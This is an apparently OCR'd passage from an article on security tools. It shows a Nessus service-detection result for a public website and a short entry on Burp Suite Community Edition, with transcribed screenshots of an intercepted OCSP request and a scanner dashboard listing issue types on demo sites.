

Nessus Essentials / Folders / Vie
Options
New Tab
https://localhost:8834/#/scans/reports/5/vulnerabilities/22964
nessus Essentials
Scans
Settings
root
Back to Vulnerabilities
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Scanners
TENABLE
Community
Research
Hosts 1
Vulnerabilities 11
History 4
INFO Service Detection
Description
Nessus was able to identify the remote service by its banner or by looking at the error message it sends when it receives an HTTP request.
Output
A TLSv1 server answered on this port.
Port
Hosts
443 / tcp / www
www.cricbuzz.com
A web server is running on this port through TLSv1.
Port
Hosts
443 / tcp / www
www.cricbuzz.com
Plugin Details
Severity: Info
ID: 22964
Version: 1.178
Type: remote
Family: Service detection
Published: August 19, 2007
Modified: August 27, 2019
Risk Information
Risk Factor: None
12:32 PM
9/26/2019





16. Burpsuite →

Burp Suite Scanner is a fantastic web security analysis tool. Unlike other web application security scanner, Burp offers a GUI and quite a few advanced tools. However, the community edition restricts the features to only some essential manual tools. For professionals, you will have to consider upgrading. Similar to the previous tool, this isn't open source either.


Applications
Places
burp-StartBurp
Sun 16:19
Burp Suite Community Edition v2.1.02 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Request to http://ocsp.pki.goog:80 [172.217.166.163]
Forward
Drop
Intercept is on
Action
Raw Params Headers Hex
0 50 4f 53 54 20 2f 67 74 73 31 6f 31 20 48 54 54 POST /gts1o1 HTT
1 50 2f 31 2e 30 0d 0a 48 6f 73 74 3a 20 6f 63 73 P/1.0Host: ocs
2 70 2e 70 6b 69 2e 67 6f 6f 67 0d 0a 55 73 65 72 p.pki.googUser
3 2d 41 67 65 6e 74 3a 20 4d 6f 7a 69 6c 6c 61 2f -Agent: Mozilla/
4 35 2e 30 20 28 58 31 31 3b 20 4c 69 6e 75 78 20 5.0 (X11; Linux
5 78 38 36 5f 36 34 3b 20 72 76 3a 36 30 2e 30 29 x86_64; rv:60.0)
6 20 47 65 63 6b 6f 2f 32 30 31 30 30 31 30 31 20 Gecko/20100101
7 46 69 72 65 66 6f 78 2f 36 30 2e 30 0d 0a 41 63 Firefox/60.0Ac
8 63 65 70 74 3a 20 74 65 78 74 2f 68 74 6d 6c 2c cept: text/html,
9 61 70 70 6c 69 63 61 74 69 6f 6e 2f 78 68 74 6d application/xhtm
a 6c 2b 78 6d 6c 2c 61 70 70 6c 69 63 61 74 69 6f l+xml,applicatio
b 6e 2f 78 6d 6c 3b 71 3d 30 2e 39 2c 2a 2f 2a 3b n/xml;q=0.9,*/*;
c 71 3d 30 2e 38 0d 0a 41 63 63 65 70 74 2d 4c 61 q=0.8Accept-La
d 6e 67 75 61 67 65 3a 20 65 6e 2d 55 53 2c 65 6e nguage: en-US,en
e 3b 71 3d 30 2e 35 0d 0a 41 63 63 65 70 74 2d 45 ;q=0.5Accept-E
f 6e 63 6f 64 69 6e 67 3a 20 67 7a 69 70 2c 20 64 ncoding: gzip, d
10 65 66 6c 61 74 65 0d 0a 43 6f 6e 74 65 6e 74 2d eflateContent-
11 4c 65 6e 67 74 68 3a 20 38 33 0d 0a 43 6f 6e 74 Length: 83Cont
12 65 6e 74 2d 54 79 70 65 3a 20 61 70 70 6c 69 63 ent-Type: applic
13 61 74 69 6f 6e 2f 6f 63 73 70 2d 72 65 71 75 65 ation/ocsp-reque
14 73 74 0d 0a 43 6f 6e 6e 65 63 74 69 6f 6e 3a 20 stConnection:
15 63 6c 6f 73 65 0d 0a 0d 0a 30 51 30 4f 30 4d 30 close0Q0O0M0
16 4b 30 49 30 09 06 05 2b 0e 03 02 1a 05 00 04 14
17 42 46 30 c2 27 19 db de 70 f0 8f fc 73 e5 a6 5f
18 66 38 17 bc 04 14 98 d1 f8 6e 10 eb cf 9b ec 60
19 9f 18 90 1b a0 eb 7d 09 fd 2b 02 10 40 0e cc e9
1a dc 2e 6a 79 08 00 00 00 00 13 16 6e -- -- -- --


Applications
Places
burp-StartBurp
Sun 15:22
Burp Suite Community Edition v2.1.02
Welcome to Burp Suite Community Edition. Use the options below to create or open a project.
Note: Disk-based projects are only supported on Burp Suite Professional.
BURPSUITE
COMMUNITY EDITION
Temporary project
New project on disk
Name:
File:
Choose file...
Open existing project
Name
File
File:
Choose file...
Pause Automated Tasks
Cancel
Next


Applications
Places
burp-StartBurp
Sun 15:22
Burp Suite Community Edition v2.1.02
BURPSUITE
COMMUNITY EDITION
Starting project, please wait ...
Cancel
Applications
Places
burp-StartBurp
Sun 16:26
Burp Suite Community Edition v2.1.02 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Request to http://ocsp.pki.goog:80 [216.58.199.163]
Forward Drop Intercept is on Action
Raw Params Headers Hex
POST /gts1o1 HTTP/1.0
Host: ocsp.pki.goog
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Length: 84
Content-Type: application/ocsp-request
Connection: close
0ROP0N0L0J0
Type a search term
0 matches



Applications
Places
burp-StartBurp
Sun 16:19
Burp Suite Community Edition v2.1.02 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Request to http://ocsp.pki.goog:80 [172.217.166.163]
Forward Drop Intercept is on Action
Raw Params Headers Hex
0 50 4f 53 54 20 2f 67 74 73 31 6f 31 20 48 54 54 POST /gts1o1 HTT
1 50 2f 31 2e 30 0d 0a 48 6f 73 74 3a 20 6f 63 73 P/1.0Host: ocs
2 70 2e 70 6b 69 2e 67 6f 6f 67 0d 0a 55 73 65 72 p.pki.googUser
3 2d 41 67 65 6e 74 3a 20 4d 6f 7a 69 6c 6c 61 2f -Agent: Mozilla/
4 35 2e 30 20 28 58 31 31 3b 20 4c 69 6e 75 78 20 5.0 (X11; Linux
5 78 38 36 5f 36 34 3b 20 72 76 3a 36 30 2e 30 29 x86_64; rv:60.0)
6 20 47 65 63 6b 6f 2f 32 30 31 30 30 31 30 31 20 Gecko/20100101
7 46 69 72 65 66 6f 78 2f 36 30 2e 30 0d 0a 41 63 Firefox/60.0Ac
8 63 65 70 74 3a 20 74 65 78 74 2f 68 74 6d 6c 2c cept: text/html,
9 61 70 70 6c 69 63 61 74 69 6f 6e 2f 78 68 74 6d application/xhtm
a 6c 2b 78 6d 6c 2c 61 70 70 6c 69 63 61 74 69 6f l+xml,applicatio
b 6e 2f 78 6d 6c 3b 71 3d 30 2e 39 2c 2a 2f 2a 3b n/xml;q=0.9,*/*;
c 71 3d 30 2e 38 0d 0a 41 63 63 65 70 74 2d 4c 61 q=0.8Accept-La
d 6e 67 75 61 67 65 3a 20 65 6e 2d 55 53 2c 65 6e nguage: en-US,en
e 3b 71 3d 30 2e 35 0d 0a 41 63 63 65 70 74 2d 45 ;q=0.5Accept-E
f 6e 63 6f 64 69 6e 67 3a 20 67 7a 69 70 2c 20 64 ncoding: gzip, d
10 65 66 6c 61 74 65 0d 0a 43 6f 6e 74 65 6e 74 2d eflateContent-
11 4c 65 6e 67 74 68 3a 20 38 33 0d 0a 43 6f 6e 74 Length: 83Cont
12 65 6e 74 2d 54 79 70 65 3a 20 61 70 70 6c 69 63 ent-Type: applic
13 61 74 69 6f 6e 2f 6f 63 73 70 2d 72 65 71 75 65 ation/ocsp-reque
14 73 74 0d 0a 43 6f 6e 6e 65 63 74 69 6f 6e 3a 20 stConnection:
15 63 6c 6f 73 65 0d 0a 0d 0a 30 51 30 4f 30 4d 30 close0Q0O0M0
16 4b 30 49 30 09 06 05 2b 0e 03 02 1a 05 00 04 14 K0I0 ///[[[[+-[[[[/[[[[///···)
17 42 46 30 c2 27 19 db de 70 f0 8f fc 73 e5 a6 5f BF0Â'ÛÞpðüså¦_
18 66 38 17 bc 04 14 98 d1 f8 6e 10 eb cf 9b ec 60 f8¼ ///···Ñøn·ëÏ·ì`
19 9f 18 90 1b a0 eb 7d 09 fd 2b 02 10 40 0e cc e9 ë}·ý+ ·@·Ìé
1a dc 2e 6a 79 08 00 00 00 00 13 16 6e -- -- -- -- Ü.jy ////···ín
Applications
Places
burp-StartBurp
Sun 16:20
Burp Suite Community Edition v2.1.02 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Tasks
New scan
New live task
Filter Running Paused Finished
1. Live passive crawl from Proxy, Repeater and Intruder (all traffic)
Add links. Add item itself, same ...
13 items added to site map
Capturing:
32 responses processed
0 responses queued
Upgrade to Burp Suite Professional to automatically find vulnerabilities!
Hide
Issue activity [Pro version only]
Filter High Medium Low Info Certain Firm Tentative
Issue type
Host
Suspicious input transformation (reflected)
http://insecure-bank.com
SMTP header injection
http://insecure-website....
Serialized object in HTTP message
http://insecure-bank.com
Cross-site scripting (DOM-based)
https://insecure-bank.com
XML external entity injection
https://vulnerable-websi...
External service interaction (HTTP)
https://insecure-website...
Web cache poisoning
http://insecure-bank.com
Server-side template injection
http://insecure-bank.com
SQL injection
https://vulnerable-websi...
OS command injection
https://insecure-website...
Event log
Filter Critical Error Info Debug
Search...
Time
Type
Source
Message
16:09:36 29 Sep 2019
Error
Proxy
Invalid client request
16:00:35 29 Sep 2019
Info
Proxy
Proxy service started
16:00:31 29 Sep 2019
Info
Suite
Running as super-use
Advisory
Memory: 63.9MB
Disk: 128KB


17. Lynis →

